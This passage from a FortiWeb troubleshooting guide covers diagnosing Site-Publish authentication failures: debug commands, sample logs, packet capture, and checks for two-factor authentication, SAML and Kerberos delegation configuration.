   - Event logs: **FortiAuthenticator > Logging > Log Access > Logs**
   - Debug logs: visit HTTPs://<FortiAuthenticator_IP>/debug/.

     Please refer to an 2FA auth failure caused by invalid token as below:





5. Check site-publish diagnose logs:

   It's simple to enable site-publish related diagnose logs, which can provide very detailed information for the packet processing flow:

   ```
   # diagnose debug application site-publish 7
   # diagnose debug timestamp enable
   # diagnose debug enable
   ```

   Besides, if you're not sure if the issue is related to other FortiWeb features, or need logs of the complete user access session, please also enable diagnose flow logs for further investigation.

   ```
   # diagnose debug flow filter flow-detail 7  #Enables messages from each packet
    processing module and packet flow traces
   # diagnose debug flow filter HTTP-detail 7 #HTTP parser details
   # diagnose debug flow filter module-detail status on  #Turn on details from modules
    processing the flow
   # diagnose debug flow filter server-ip 192.168.12.12  #The VIP in RP mode or the
    real server IP in TP/TI mode
   # diagnose debug flow filter client-ip 192.168.12.1  #The client IP
   # diagnose debug flow trace start
   ```

   Some site-publish diagnose failure logs are as below:

   ```
   Remote server is not reachable:
   [SP: MAIN][WARN](./waf_module/site_publish.c: 6736): LDAP server [10.65.1.97, 636, 1] is
        down by health check, then stop and auth failed
   [SP: MAIN][DBG](./waf_module/site_publish.c: 6776): fail to auth [401]: username =
        user01, password = [X]
   Incorrect username or password:
   [SP: MAIN][INFO](./waf_module/site_publish.c: 6736): got active IP [10.65.1.96] from
        health check
   [SP: MAIN][DBG](./waf_module/site_publish.c: 6776): fail to auth [401]: username =
        user01, password = [X]
   [SP: MAIN][DBG](./waf_module/site_publish.c: 1135): elog : username: [user01]
   Incorrect service principal name when the Authentication Delegation is Kerberos
        Constrained Delegation:
   [SP: MAIN][DBG](./waf_module/site_publish.c: 10500): kerberos constrained delegation
   [SP: MAIN][DBG](./waf_module/site_publish.c: 7981): spn rule is single_server
   [SP: MAIN][ERR](./waf_module/site_publish.c: 5290): fail to AS of KCD
        [host/test1.sitepublish.fortiweb@SITEPUBLISH.FORTIWEB]
   [SP: MAIN][ERR](./waf_module/site_publish.c: 10518): fail to check AS of KCD, bypas
   ```

6. Capture packets on FortiWeb and the remote server to analyze the authentication traffic flow.

   Analyzing packet interaction between FortiWeb and the remote server are usually the ultimate method to troubleshoot authentication failures, especially when logs on either FortiWeb or remote servers are insufficient.

   You can get the following information from captured packets:

   - If the authentication queries and requests are sent out by FortiWeb and received by the remote server;
   - If responses (accept or challenge) are sent back by the remote server and received by FortiWeb;
   - If there is any delay when FortiWeb sending out a request, or the remote server sending back the response;

     Clients, FortiWeb and remote servers usually have their own timeout settings for the authentication session. As long as either of these timeout periods elapses before the response is received, it may lead to an authentication failure.

     This problem is very common. Latency in the Internet, special or misconfigured topology often result in such issues.
   - If the traffic interaction complies with the application or protocol requirement and definition;

     This method requires in-depth understanding of authentication protocols and state machine interaction such as Radius, LDAP/LDAPS, SAML, etc. A simple way to narrow down the issue is comparing the packet flow between a successful authentication and an unsuccessful access.

For some uncommon servers and user-defined servers, this way is useful to find the protocol compatibility problem.

7. Some issues are related to browser behaviors. They might be issues that can be resolved by updating to the latest version. You can also change a browser and try again.

If the browser does not prompt authentication window or form

When the authentication form is not prompted by the browser when visiting the target URL or Path, you can check the following:

- Check if there is any missing configuration.
  - Check if the correct site publish rule is included in site publish policy, and the policy is included in the web protection profile used in the server-policy;
  - Check if the Published Site & Path are correctly configured;

    For regular expression, use the built-in Regular Expression Validator to confirm the published site domain can be matched; for Path or URL, confirm it's case sensitive.
  - Particularly, check if any remote server is included in the authentication Server Pool selected by the site publish rule.

This is a common issue of configuration missing that often occurs in customers' sites. Just remember to add Remote Servers to a server pool used by a site publish rule.

- Check if the Path/URL matches URL Access rules.

In 6.3 and later builds, URL Access Rule is processed before Site Publish, so if the certain URL/Path matches a URL Access Rule with Action "Pass", the site-publish rule will be skipped,

To resolve this issue, you can remove the conflicted URL Access Rule or configure the Action of the URL Access Rule as "Continue", then FortiWeb will continue processing the request and site publish rules will be matched.

Sometimes if you suspect other WAF features cause the issue, you can check **FortiWeb Admin Guide > Key concepts > Sequence of scans** to see if any other features processed prior to Site-Publish are configured. You can remove the feature to try again.

If authentication fails

Authentication failures have different causes:

- Login user/password or token mistakes.

If the username, password, or token (2FA method) is wrong, the browser usually has kinds of behaviors such as keeping a pop-up sign-in window, prompting "Invalid credentials" or "Login Failed" message.

- Check if remote server members in the Authentication Server Pool are reachable from FortiWeb.

If the remote server IP is not reachable, service port is unreachable (or incorrectly configured), or has other configuration mistakes such as Radius server secret, one can make a quick judgment from the error messages or browser behavior.

The error messages vary according to different client authentication methods or remote servers. For example, the browser may keep popping up the Sign in window (HTTP Basic Authentication method), or the Authentication Form will prompt a warning message like "Failed to connect LDAP server" or "RADIUS response timeout", etc.

IP unreachable or Invalid secret



Incorrect port


Authentication Required
RADIUS response timeout
Please enter your RSA SecurID to continue
Username:
Passcode:
Continue

IP or service unreachable



Login failed



You can check the connectivity and service availability issues with steps in above section: "Common troubleshooting steps for Site-Publish issues: Check the connectivity & availability of remote servers for authentication server pool".

- Check if the backend server configured in Authentication Delegation behaves as expected.
  - Double confirm that the corresponding servers such as KDC server for authentication delegation is correctly configured;
  - Check if access to the backend server directly can be successful, rather than pass through FortiWeb.
  - Change and test with a different Authentication Delegation type;
  - For Form Based Delegation:
    - If needed, clone the predefined templates, and edit the settings as your desire
  - For Kerberos delegation:
    - Please refer to the following section “Kerberos issues” for more details.
- Some special requirement or notes on configuration:
  - For Two-factor site-publish rules, “Client Authentication Method” needs to be “HTML Form Authentication”.

    Two-factor authentication requires configuring the “Client Authentication Method” as “HTML Form Authentication”.

    When choosing “HTTP Basic Authentication”, the browser will keep on prompting the Sign in window, because this browser-specific method cannot display a second authentication form that allows users to enter a token code.
  - When Authentication Delegation is "HTTP Basic" in Site Publish Rule, “Basic Authentication” should be enabled in the backend IIS while Forms Authentication should be disabled to avoid conflict. This is a restriction from the IIS side.
- Increase the auth-timeout when remote servers’ response is slow

In the real environment, you may find the LDAP/Radius/SAML/NTLM/OAuth servers are slow to answer authentication queries by analyzing diagnose logs or captured packets. You can adjust the authentication timeout setting to prevent the query from failing.

```
configure system global
    set auth-timeout <milliseconds_int>
end
```

`<milliseconds_int>` is the number of milliseconds that FortiWeb will wait for the remote authentication server to respond to its query. The valid range is 1–60,000 and the default value is 2000.

Besides Authentication server pool members for Site-Publish, this setting also affects remote authentication queries for administrator accounts.

Two-factor authentication issues

Steps to troubleshoot two-factor authentication issues:

1. Check the Radius server configuration on FortiWeb; you can remove the 2FA configuration on the Radius server and use “Test Radius” button to confirm;

2. Remove 2FA authentication configuration on the Radius server, check if authentication can be successful if with only Radius;

3. Check FortiWeb configuration to ensure that “Client Authentication Method” is configured as “HTML Form Authentication” in the site-publish rule;

4. Check logs on Radius server to see if any clear failure logs:

- If the Radius server is FortiAuthenticator, please refer to the above section to check detailed logs: 4.2 > Common troubleshooting > Check logs on the remote servers.

5. Capture packets on the front-end and back-end side. Analyze the traffic flow to see if any delays, response loss or abnormal packets.

- Check if there is another request sent by the same client before the authentication process is done. An extra request will interrupt 2FA process and result in cookie reset;
- A common example of such an extra request is favicon.ico. If it's the case, you can try to add a URL Access rule to deny (Action is Deny) this request;
- If there are other requests such as the ones generated by JS script in the web code, you may try to add a URL Access rule to bypass (Action is Pass) this request

6. For further analysis, please also enable diagnose logs for site-publish simultaneously.

Refer to above section "Common troubleshooting steps for Site-Publish issues: Collect diagnose logs".

SAML issues

1. Most SAML issues are configuration issues.

You'd better double verify the configuration on both IDP side and SP/FortiWeb side:

FortiWeb > User > Remote Server > SAML Server:

- **Entity ID:** the unique identity of SP; the host is the domain name of vserver. The prefix must be HTTPs.
- **IdP Metadata:** upload a valid IdP metadata file, which is exported from the IdP;
  For any changes on the IdP, please export the metadata file and upload to FortiWeb again.
- **IdP Entity ID:** double confirm this ID displayed after the IdP metadata file uploaded is identical to that shown on the IdP
- After SAML Server is configured, click **Generate Service Provider Metadata** to export a metadata file, and import the file to IdP.
  If you change any item of SAML server, you must regenerate Service Provider Metadata file and reconfigure IDP. Particularly, please make sure the "Location" in the metadata file matches the "Published Site" (Domain) configured in the Site-publish rule.
  E.g.
  ```
  <md:SingleLogoutService Binding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
  Location="HTTPs://portal.testdomain.com/new_saml_server/saml.sso/SLO/POST"/>
  ```

On IdP Side (AD FS, FortiAuthenticator, etc.):

- **SP Metadata:** import the one generated on FortiWeb;
  For any changes on SAML Server, it's better to update this file again.
- Make sure the user information (UPN or Email) is mapped to EPPN (urn:oid:1.3.6.1.4.1.5923.1.1.1.6), because FortiWeb uses the value of the EPPN attribute to identify users uniquely.

FortiWeb > Application Delivery > Site Publish > Site Publish Rule:

- The correct SAML Server is selected;
- The **Published Site** should be consistent with the host of SAML Server's Entity ID.

2. Other checking points:

- All IdP and SP configuration are case sensitive;
- Make sure the clocks of all the related servers (DC, FortiWeb, IDP,etc.) are synchronized;

- For cross domain environments, if the AD Domain trusts each other, you can share one ADFS instance. But if not, you would need one ADFS instance for each AD.
- If IDP is ADFS, the global logout url is HTTPs://<ADFS_Service_FQDN>/adfs/ls/?wa=wsignout1.0

3. Enable and check diagnose logs:

```
# diagnose debug application site-publish 7
# diagnose debug timestamp enable
# diagnose debug enable
```

4. Collect SAML related logs with below steps for dev team analysis:

- Edit /data/etc/saml/shibboleth/*.logger, switch the default level on the top to DEBUG.

```
/data/etc/saml/shibboleth#cat shibd.logger
log4j.rootCategory=DEBUG, shibd_log   #The default level is WARN
/data/etc/saml/shibboleth#cat native.logger
log4j.rootCategory=DEBUG, native_log   #The default level is WARN
```

  Note: Don't forget to restore to the default level WARN to avoid performance issues.
- Restart proxyd & shibd
- Reproduce the issue
- Collect the logs under /var/log/shibboleth/. You may clear them before you test it

  You can copy these logs to /var/og/gui_upload and download them from GUI.

```
~# ls -l /var/log/shibboleth/
-rw-r--r--   1 root  0  9744 May 13 14:44 native.log
-rw-r--r--   1 root  0   30712 May 13 14:44 shibd.log
```

Kerberos issues

1. Check Kerberos related configuration

The most common issues caused by Kerberos authentication failures are also configuration mistakes. When issues occur, you need to check the configuration on FortiWeb and the backend KDC server.

This section will not focus on configuration details for different KDC servers, but only introduce some general considerations or mistakes in both FortiWeb & KDC settings.

FortiWeb > User > Remote Server > KDC Server:

- **Delegated Realm**: It should be all capitalized. It's the domain of the domain controller (DC) that the KDC belongs to. Typically the UPN (User Principal Name) used for login has the format username@delegated_realm.
- **Shortname**: An alias of the realm you specified. The shortname can include the domain name of the realm that is not fully qualified. With a shortname being configured, the format of UPN can be username@shortname

  A shortname is used in a scenario when the complete Kerberos realm (e.g. TEST.FortiWebDEMO.COM) is different from what a client gets from their username (e.g. the username FortiWeb gets from the IDP is an email address like (xxx@FortiWebDEMO.COM). If the customer can set the UPN as the username returned to FortiWeb, shortname is not needed; otherwise, FortiWeb would have to set a shortname to make Kerberos work.

FortiWeb > Application Delivery > Site Publish > Site Publish Rule:

- There are two kinds of **Authentication Delegation**:
  - **Kerberos:** also called the Regular or Basic Kerberos Delegation; available only when Client Authentication Method is HTML Form Authentication or HTML Basic Authentication. You just need a username&password for delegation.

  - **Kerberos Constrained Authentication:** available when Client Authentication Method is Client Certificate, SAML or NTLM. You just need UPN (User Principle Name); the delegator will help you get access tickets.
- **Delegated HTTP Service Principal Name (SPN)**: Make sure the Service Principal Name is configured with exactly the same string and upper/lower case with that configured in AD; and, all realm such as the domain name after @ should be upper case

  The format is like:

  `<protocol >/<exchange_server_hostname>/<realm>`
- **protocol**: HTTP
- **exchange server hostname**: USER-LHLGG566P0 (case-insensitive), you may also use the full name USER-U3LOJFPLH1.FortiWebdemo.com
- **realm**: FortiWebDEMO.COM; should be capital

  E.g. HTTP/USER-U3LOJFPLH1.FortiWebdemo.com@FortiWebDEMO.COM
- **Default Domain Prefix Support**: For Regular Kerberos delegation only. The domain controller usually requires users to log in with the username format domain\username such as EXAMPLE\user1. Alternatively, enable this option and enter EXAMPLE for Default Domain Prefix, the user enters user1 for the username value and FortiWeb will automatically add EXAMPLE\ to the HTTP Authorization: header before it forwards it to the web application
- **Keytab File**: For Kerberos Constrained Delegation only. Select the keytab file configuration for the AD user that FortiWeb uses to obtain Kerberos service tickets for clients.

  For instructions on how to generate the keytab file, see FortiWeb Admin Guide > Application Delivery > Site Publishing > Creating an Active Directory (AD) user for FortiWeb - Keytab File.
- **Service Principal Name for Keytab File**: For Regular Kerberos delegation only. It's the SPN that you used to generate the keytab specified by Keytab File. Don't forget the realm suffix.

Particular requirement for **Client Certification Authentication**:

- Double check that **Client Certificate Verification** is correctly configured and bound to the server-policy.
- For Username Location in Certificate in Site Publish rule, here's an example.

  The username we need is cert1@fwbdev.com, then you may specify the location you want, Subject or Subject Alternative Name (SAN). However, the most exact one is UPN (aka Other Name > Principal Name) in SAN, so you'd better keep the default.



Some Tips on KDC servers:

- Create an HTTP-delegator which is a domain account to do authentication delegation. Please refer to FortiWeb Admin Guide > Application Delivery > Site Publishing > Creating an Active Directory section for details.
- Make sure the account & its password never expire.
- Don't use $setspn -A …. Instead, use $setspn -S … to create SPN for the account

2. Other checking points:

Make sure the clocks of all the related servers (DC, FortiWeb, IDP,etc.) are synchronized, otherwise Kerberos tickets will be invalid.

3. Collect information for further investigation:

Diagnose logs when the issue happens:

```
# diagnose debug application site-publish 7
# diagnose debug timestamp enable
# diagnose debug enable
```

4. Test with FortiWeb backend tool krb_test and collect the output:

- Login to FortiWeb backend shell.

Here is the usage below:

